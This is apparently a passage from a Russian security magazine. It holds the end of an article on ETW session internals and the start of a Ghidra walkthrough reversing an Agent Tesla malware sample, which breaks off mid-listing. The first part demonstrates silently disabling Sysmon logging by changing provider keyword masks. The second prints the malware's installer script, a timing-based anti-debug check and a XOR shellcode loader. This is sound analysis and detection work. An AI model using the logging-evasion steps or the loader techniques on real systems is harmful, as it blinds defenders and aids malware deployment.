128	ETW_KEYWORD_SOFT_RESTART	
256	ETW_KEYWORD_CAPTURE_STATE	
512	ETW_KEYWORD_REGISTRATION	
1024	ETW_KEYWORD_ENABLEMENT	
2048	ETW_KEYWORD_GROUP	

Id	Level	Opcode	Task	Keyword	Channel	Message	Fields
3	Ошибка	Stop	Session	Session	Microsoft-Windows-Kernel-EventTracin...	Сеанс "%1" остановлен из-за следующей ошибки: %3	Session...
3	Ошибка	Stop	Session	Session	Microsoft-Windows-Kernel-EventTracin...	Сеанс "%1" остановлен из-за следующей ошибки: %3	Session...
4	Предупреждение	Write Buffer	Logging	Session	Microsoft-Windows-Kernel-EventTracin...	Достигнут максимальный размер файла для сеанса "...	Session...
5	Ошибка	File Switch	Logging	Session	Microsoft-Windows-Kernel-EventTracin...	Произошла ошибка во время переключения сеанса тр...	Session...
8	Подробно	Register	Provider	Provider ETW_KEYWORD_REGISTRATION	Microsoft-Windows-Kernel-EventTracin...	Provider %1 was registered with Event Tracing for Windows.	Provider...
9	Подробно	Unregister	Provider	Provider ETW_KEYWORD_REGISTRATION	Microsoft-Windows-Kernel-EventTracin...	Provider %1 was unregistered from Event Tracing for Wind...	Provider...
10	Подробно	Start	Session	Session	Microsoft-Windows-Kernel-EventTracin...	Session "%3" was started.	Session...
10	Подробно	Start	Session	Session	Microsoft-Windows-Kernel-EventTracin...	Session "%3" was started.	Session...
11	Подробно	Stop	Session	Session	Microsoft-Windows-Kernel-EventTracin...	Session "%3" was stopped.	Session...
11	Подробно	Stop	Session	Session	Microsoft-Windows-Kernel-EventTracin...	Session "%3" was stopped.	Session...
11	Подробно	Stop	Session	Session	Microsoft-Windows-Kernel-EventTracin...	Session "%3" was stopped.	Session...

На это событие навешано два кейворда — `ETW_KEYWORD_PROVIDER` и `ETW_KEYWORD_REGISTRATION`. Таким образом, чтобы оно попало в сессию, в параметре `MatchAnyKeyword` должны быть установлены в единицу 6-й или 10-й биты. Могут быть установлены как оба бита одновременно — 0x220 (544), так и любой из них в отдельности — 0x200 (512) или 0x20 (32).

Параметр `MatchAllKeyword` отличается от `MatchAnyKeyword` тем, что для того, чтобы событие было передано в сессию, должны быть установлены сразу все биты в маске. Для EventID 8 (провайдера `Microsoft-Windows-Kernel-EventTracing`) параметр `MatchAllKeyword` должен иметь значение 0x220 (544).


На практике часто значение `MatchAllKeyword` равно нулю, а параметр `MatchAnyKeyword` — `0xFFFFFFFF'FFFFFFFF`. Это позволяет потреблять все события от провайдера.

Изменить эти параметры из пользовательского пространства можно с помощью вызова EnableTraceEx2:

```
ULONG WMIAPI EnableTraceEx2(
  [in]            TRACEHANDLE              TraceHandle,
  [in]            LPCGUID                  ProviderId,
  [in]            ULONG                    ControlCode,
  [in]            UCHAR                    Level,
  [in]            ULONGLONG                MatchAnyKeyword,
  [in]            ULONGLONG                MatchAllKeyword,
  [in]            ULONG                    Timeout,
  [in, optional]  PENABLE_TRACE_PARAMETERS EnableParameters
);
```


- В параметр `TraceHandle` передается хендл сессии трассировки.
- Второй параметр (`ProviderId`) принимает GUID провайдера.
- С помощью `ControlCode` указываем на необходимость изменить параметры работы провайдера (`EVENT_CONTROL_CODE_ENABLE_PROVIDER`).
- В параметрах `MatchAnyKeyword` и `MatchAllKeyword` указываем требуемый уровень выборки событий провайдера.

Итак, давай посмотрим на сессию `EventLog-Microsoft-Windows-Sysmon-Operational`.



```
proch etw[PID: 332  ] > show session 0xd
---------------------------------------------------------------------------------
        SessionName:              EventLog-Microsoft-Windows-Sysmon-Operational
        SessionGuid:              {08DD09CD-9050-5A49-02F8-46FD443360A8}
        SessionHandle:            0xd
        LogFileMode:              0x19800180
        EnableFlags:              0x0
        ProvidersInfo:
---------------------------------------------------------------------------------
GUID                                    Name
-------------------------------------------------------------------------
{5770385F-C22A-43E0-BF4C-06F5698FFBD9}  Microsoft-Windows-Sysmon
        Enabled:                  True
        Level:                    0xff
        EnableProperty:           0x41
        MatchAnyKeyword:          0xffffffffffffffff
        MatchAllKeyword:          0x8000000000000000
---------------------------------------------------------------------------------
        Total ETW Providers:      1
---------------------------------------------------------------------------------
```

Эта сессия потребляет события от одного провайдера — `Microsoft-Windows-Sysmon`. Причем потребляет все события (параметр `MatchAnyKeyword`). Давай попробуем изменить этот параметр и посмотрим, что будет.




```
proch etw[PID: 3828 ] > set manykeyword 0xd {5770385F-C22A-43E0-BF4C-06F5698FFBD9} 0x1
[+] (MainModule) MatchAnyKeyword parameter successfull updated for provider {5770385F-C22A-43E0-BF4C-06F5698FFBD9} session 0xd.
proch etw[PID: 3828 ] > show session 0xd
------------------------------------------------------------------------------------------------------------------
        SessionName:              EventLog-Microsoft-Windows-Sysmon-Operational
        SessionGuid:              {08DD09CD-9050-5A49-02F8-46FD443360A8}
        SessionHandle:            0xd
        LogFileMode:              0x19800180
        EnableFlags:              0x0
        ProvidersInfo:
------------------------------------------------------------------------------------------------------------------
GUID                                    Name
-------------------------------------------------------------------------
{5770385F-C22A-43E0-BF4C-06F5698FFBD9}  Microsoft-Windows-Sysmon
        Enabled:                  True
        Level:                    0x4
        EnableProperty:           0x40
        MatchAnyKeyword:          0x1
        MatchAllKeyword:          0x0
------------------------------------------------------------------------------------------------------------------
        Total ETW Providers:      1
------------------------------------------------------------------------------------------------------------------
```

Команда `set manykeyword <SessionHandle> <ProviderGuid> <Bitmask>` вызывает функцию `EnableTraceEx2()` и устанавливает параметр `MatchAnyKeyword`.

После проделанных манипуляций проверяем журнал `Microsoft-Windows-Sysmon\Operational` и убеждаемся, что события больше не формируются. При этом сам Sysmon даже никак не оповестил нас об этом.

Давай попробуем изменить параметр `MatchAllKeyword`.



```
proch etw[PID: 3828 ] > set mallkeyword 0xd {5770385F-C22A-43E0-BF4C-06F5698FFBD9} 0xffffffffffffffff
[+] (MainModule) MatchAllKeyword parameter successfull updated for provider {5770385F-C22A-43E0-BF4C-06F5698FFBD9} session 0xd.
proch etw[PID: 3828 ] > show session 0xd
------------------------------------------------------------------------------------------------------------------
        SessionName:              EventLog-Microsoft-Windows-Sysmon-Operational
        SessionGuid:              {08DD09CD-9050-5A49-02F8-46FD443360A8}
        SessionHandle:            0xd
        LogFileMode:              0x19800180
        EnableFlags:              0x0
        ProvidersInfo:
------------------------------------------------------------------------------------------------------------------
GUID                                    Name
-------------------------------------------------------------------------
{5770385F-C22A-43E0-BF4C-06F5698FFBD9}  Microsoft-Windows-Sysmon
        Enabled:                  True
        Level:                    0x4
        EnableProperty:           0x40
        MatchAnyKeyword:          0xffffffffffffffff
        MatchAllKeyword:          0xffffffffffffffff
------------------------------------------------------------------------------------------------------------------
        Total ETW Providers:      1
------------------------------------------------------------------------------------------------------------------
```

Повторно смотрим в журнал Sysmon и убеждаемся в отсутствии событий.

На этом, пожалуй, закончим издеваться над Sysmon и пойдем думать о том, как все это детектировать. Спасибо всем, у кого хватило терпения дочитать до конца!

AGENT TESLA

Учимся реверсить боевую малварь в Ghidra

Nik Zerof
xtahi0nix@gmail.com

Недавно мне попался интересный экземпляр малвари под названием Agent Tesla. Он распространен и используется по сей день (семпл 2023 года). Предлагаю попробовать исследовать его и посмотреть, что внутри у боевой малвари.

Кроме того, мы столкнемся:

- с распаковкой инсталлятора NSIS и анализом полученного инсталляционного скрипта, который нам поможет в распаковке;
- поиском функции `main` при ее обвязке в CRT (можно будет удивиться, сколько кода неявно закидывает компилятор в .exe);
- расшифровкой и дампингом шелл-кода и предварительным поиском его по функции выделения памяти;
- правильной загрузкой полученного шелл-кода в дизассемблер.


В этот раз я отойду от своей традиции использовать IDA Pro для реверсинга: вместо этого возьмем Ghidra. С момента ее выпуска прошло уже несколько лет, она обзавелась внушительным списком багфиксов и новых фич, к тому же она бесплатна и постоянно обновляется.

INFO

В прошлый раз я писал о Ghidra в 2019 году, когда этот инструмент только-только стал доступен широкой публике.

ПОДГОТОВИТЕЛЬНЫЕ РАБОТЫ

Начинаем этап предварительной разведки: закидываем семпл в детектор пакеров и протекторов DiE. Выясняем, что малварь поставляется в виде инсталлятора NSIS.



Detect It Easy v3.09 [Windows 10 Version 2009] (x86_64)

File name: C:\Users\admin\Desktop\infected\Tesla.exe

File type: PE32 File size: 323.09 KiB

Scan: Automatic Endianness: LE Mode: 32-bit Architecture: I386 Type: GUI

```
PE32
    Operation system: Windows(95)[I386, 32-bit, GUI]
    Linker: Microsoft Linker(6.0)
    Compiler: Microsoft Visual C/C++(13.10.4035)[C]
    Language: C/C++
    Tool: Visual Studio
    Installer: Nullsoft Scriptable Install System(3.08)[lzma,solid]
  Overlay: Binary
    Data: NSIS data
```

☑ Recursive scan ☑ Deep scan ☐ Heuristic scan ☑ Verbose ☐ All types 232 msec


Результат сканирования DiE инсталлятора Agent Tesla

Извлекаем содержимое инсталлятора и получаем несколько файлов. Обрати внимание, что среди распакованных файлов должен быть скрипт NSIS, который содержит полезную информацию. Для распаковки я использовал устаревшую версию 7-Zip (поддержка извлечения скриптов начинается с версии 4.42 и прекращается в версии 15.06).

```
; -------------------
; SECTIONS: 1
; COMMANDS: 67

Function .onGUIInit
  InitPluginsDir
    ; Call Initialize____Plugins
    ; SetDetailsPrint lastused
  SetOutPath $INSTDIR
  SetOverwrite off
  File djdqvq.sra
  File pgkayd.aq
  File cwlkewfbz.exe
  ExecWait "$\"$INSTDIR\cwlkewfbz.exe$\" $INSTDIR\pgkayd.aq"
  Pop $R2
  Abort
  Pop $2
  Exch $R3
    ; Push $R3
    ; Exch
    ; Pop $R3
  FileWriteByte $2 3157
  StrCpy $4 vykxbxxztz
  MessageBox MB_RETRYCANCEL inmpdbefpz
```

Интересная часть NSIS-скрипта

В этой части скрипта мы видим список файлов в инсталляторе и параметры запуска единственного .exe (это интересно и пригодится нам в дальнейшем). Среди прочих данных скрипта есть путь установки `InstallDir $TEMP`. Теперь посмотрим на PE-файл в DiE.



Смотрим распакованный PE в DiE

Видно, что файл написан на C/C++, скомпилирован для 32-битных систем и, судя по не особенно высокой энтропии, не запакован. Пришло время загрузить его в Ghidra.

РЕВЕРСИМ

Среди функций, перечисленных в таблице импорта, есть упоминание **VirtualAlloc**. Она-то нас и интересует, потому что малварь часто использует ее для выделения памяти под распаковку. Восстанавливаем перекрестную ссылку и видим функцию, в которой она вызывается.

Мы могли бы попробовать пойти «быстрым» путем: загрузить вредонос в отладчик, поставить бряк на **VirtualAlloc** и... обломаться, потому что Agent Tesla завершится раньше бряка. Поэтому всегда советую в первую очередь осмотреть интересные вызовы и прилегающий к ним код в статике.

Функция небольшая, приведу листинг декомпилятора Ghidra полностью. Тем более что она нам интересна почти вся.

```
BOOL FUN_00401300(undefined4 param_1,undefined4 param_2,LPCSTR
param_3)

{
  DWORD DVar1;
  DWORD DVar2;
  BOOL BVar3;
  HANDLE hFile;
  HANDLE hFileMappingObject;
  LPVOID _Src;
  code *_Dst;
  int local_8;

  DVar1 = GetTickCount();
  Sleep(702);
  DVar2 = GetTickCount();
  if (DVar2 - DVar1 < 700) {
    BVar3 = 0;
  }
  else {
    hFile = CreateFileA(param_3,0x80000000,1,0x0,3,0x80,0x0);
    if (hFile == 0xffffffff) {
      BVar3 = 0;
    }
    else {
      hFileMappingObject = CreateFileMappingA(hFile,0x0,2,0,0,0x0);
      if (hFileMappingObject == 0x0) {
        CloseHandle(hFile);
        BVar3 = 0;
      }
      else {
        _Src = MapViewOfFile(hFileMappingObject,4,0,0,0x1de0);
        if (_Src == 0x0) {
          CloseHandle(hFileMappingObject);
          CloseHandle(hFile);
          BVar3 = 0;
        }
        else {
          _Dst = VirtualAlloc(0x0,0x1de0,0x1000,0x40);
          if (_Dst == 0x0) {
            UnmapViewOfFile(_Src);
            CloseHandle(hFileMappingObject);
            CloseHandle(hFile);
            BVar3 = 0;
          }
          else {
            FID_conflict:_memcpy(_Dst,_Src,0x1de0);
            for (local_8 = 0; local_8 < 0x16c2; local_8 = local_8 + 1
) {
              _Dst[local_8] = _Dst[local_8] ^ s_248058040134_0041c2a4
[local_8 % 0xc];
            }
            (*_Dst)();
            VirtualFree(_Dst,0,0x8000);
            UnmapViewOfFile(_Src);
            CloseHandle(hFileMappingObject);
            BVar3 = CloseHandle(hFile);
          }
        }
      }
    }
  }
  return BVar3;
}
```

Здесь сразу бросаются в глаза строки кода, содержащие простую антиотладку:

```
DVar1 = GetTickCount();
Sleep(702);
DVar2 = GetTickCount();
if (DVar2 - DVar1 < 700) {
  BVar3 = 0;
}
else {
```

Это известный антиотладочный прием, который проверяет скорость выполнения кода. Если код выполняется слишком медленно (замеряем время выполнения в миллисекундах при помощи двух вызовов **GetTickCount**), переменная **BVar3** принимает значение 0, и программа завершается.

Следующий интересный кусок кода открывает файл, и, если сделать это не получается, программа также завершается. Я не зря уже говорил, что нужно сначала изучить код в статике и только потом идти в отладчик. Так почему же исполняемый файл завершается до нашего брейк-пойнта? Давай посмотрим, что за файл от нас тут ждут:

```
hFile = CreateFileA(param_3,0x80000000,1,0x0,3,0x80,0x0);
if (hFile == 0xffffffff) {
  BVar3 = 0;
```

Определяем функцию main

Разумеется, нам интересен аргумент **param_3**, который сообщает функции **CreateFileA** путь к файлу. Этот аргумент выходит за пределы нашей функции, и мы находим единственную перекрестную ссылку на эту функцию, которая ведет нас вот в такой код. Обрати внимание на десять интересных функций, которые помогут косвенно определить, где мы находимся!

```
int __cdecl __scrt_common_main_seh(void)
{
  code *pcVar1;
  bool bVar2;
  undefined4 uVar3;
  int iVar4;
  code **ppcVar5;
  _func_void_void_ptr_ulong_void_ptr **pp_Var6;
  byte *OpenFileArg;
  uint uVar7;
  BOOL unaff_ESI;
  undefined4 uVar8;
  undefined4 uVar9;
  void *local_14;

  // Интересная функция 1
  uVar3 = ___scrt_initialize_crt(1);
  if (uVar3 != '\0') {
    bVar2 = false;
    // Интересная функция 2
    uVar3 = ___scrt_acquire_startup_lock();
    if (DAT_0041cb9c != 1) {
      if (DAT_0041cb9c == 0) {
        DAT_0041cb9c = 1;
        iVar4 = __initterm_e(&DAT_00414238,&DAT_00414254);
        if (iVar4 != 0) {
          ExceptionList = local_14;
          return 0xff;
        }
        FUN_00407131(&DAT_0041422c,&DAT_00414234);
        DAT_0041cb9c = 2;
      }
      else {
        bVar2 = true;
      }
      // Интересная функция 3
      ___scrt_release_startup_lock(uVar3);
      ppcVar5 = FUN_00401e6e();
      if ((*ppcVar5 != 0x0) &&
         (uVar3 = ___scrt_is_nonwritable_in_current_image(ppcVar5),
         // Интересная функция 4
         uVar3 != '\0')) {
        pcVar1 = *ppcVar5;
        uVar9 = 0;
        uVar8 = 2;
        uVar3 = 0;
        // Интересная функция 5
        _guard_check_icall();
        (*pcVar1)(uVar3,uVar8,uVar9);
      }
      pp_Var6 = FUN_00401e74();
      if ((*pp_Var6 != 0x0) &&
         (uVar3 = ___scrt_is_nonwritable_in_current_image(pp_Var6),
         // Интересная функция 6
         uVar3 != '\0')) {
        // Интересная функция 7
        __register_thread_local_exe_atexit_callback(*pp_Var6);
      }
      // Интересная функция 8
      ___scrt_get_show_window_mode();
      // Интересная функция 9
      OpenFileArg = __get_narrow_winmain_command_line();
      unaff_ESI = main(0x400000,0,OpenFileArg); // !
      uVar7 = FUN_00401fcb();
      if (uVar7 != '\0') {
        if (!bVar2) {
          __cexit();
        }
        // Интересная функция 10
        ___scrt_uninitialize_crt('\x01','\0');
        ExceptionList = local_14;
        return unaff_ESI;
      }
      goto LAB_00401afd;
    }
  }
  FUN_00401e7a(7);
LAB_00401afd:

  _exit(unaff_ESI);
```

В этом коде наша функция **FUN_00401300** уже названа мной **main**, но как я узнал об этом? Смотрим внимательно и видим, что вызывающая **main** функция имеет название **__cdecl __scrt_common_main_seh(void)**. То есть эта функция — начало рантайма CRT. Она делает необходимые настройки (в том числе SEH, как видно из названия) и затем уже загружает функцию **main**, которая имеет прототип **main(int argc, const char **argv, const char **envp)**, то есть ожидает три аргумента. Далее вспоминаем, что наше приложение — 32-битное, поэтому вызывающий код будет выглядеть примерно так:

```
push edi
push esi
push [eax]
call main
```

В декомпилированном листинге видим вот что (аргумент **OpenFileArg** уже назван мной):

```
___scrt_get_show_window_mode();
OpenFileArg = __get_narrow_winmain_command_line();
unaff_ESI = main(0x400000,0,OpenFileArg);
```

Аргументы извлекаются вызовом функции **__get_narrow_winmain_command_line()**, кроме того, вызывается метод **___scrt_get_show_window_mode()**, который сигнализирует, показывать окно приложения или нет. Также видим функции инициализации и деинициализации CRT: **___scrt_initialize_crt** и **___scrt_uninitialize_crt**. Одним словом, мы однозначно определяем, что это обвязка CRT для функции **main**, и при помощи шагов, описанных выше, определяем точку входа в **main**.

INFO

Перед нами хороший пример того, сколько кода компилятор автоматически укладывает в создаваемое приложение. Мы пишем простой «Hello, world», состоящий из одной функции MessageBox, а в таблице импорта видим много интересного. Чтобы избежать подобного, нужно поколдовать над настройками проекта.

Расшифровываем шелл-код

Итак, мы можем сделать вывод, что параметр **param_3**, ради которого мы провели это небольшое исследование, — это не что иное, как путь, передаваемый как аргумент командной строки. Вспоминаем, что в скрипте инсталлятора мы видели строчку, начинающуюся с **ExecWait**. Она говорит нам о том, что в качестве аргумента передается файл **pgkayd.aq**, который находится в числе файлов инсталлятора. Идем по функции **main** дальше и видим:

```
// Выделяем память
_Dst = VirtualAlloc(0x0,0x1de0,0x1000,0x40);
// Если вызов VirtualAlloc неудачный, производим очистку и идем на
завершение
if (_Dst == 0x0) {
  UnmapViewOfFile(_Src);
  CloseHandle(hFileMappingObject);
  CloseHandle(hFile);
  BVar3 = 0;
}
else {
  // Копируем данные в выделенную область при помощи memcpy
  FID_conflict:_memcpy(_Dst,_Src,0x1de0);
  // А это цикл расшифровки данных, основанный на XOR
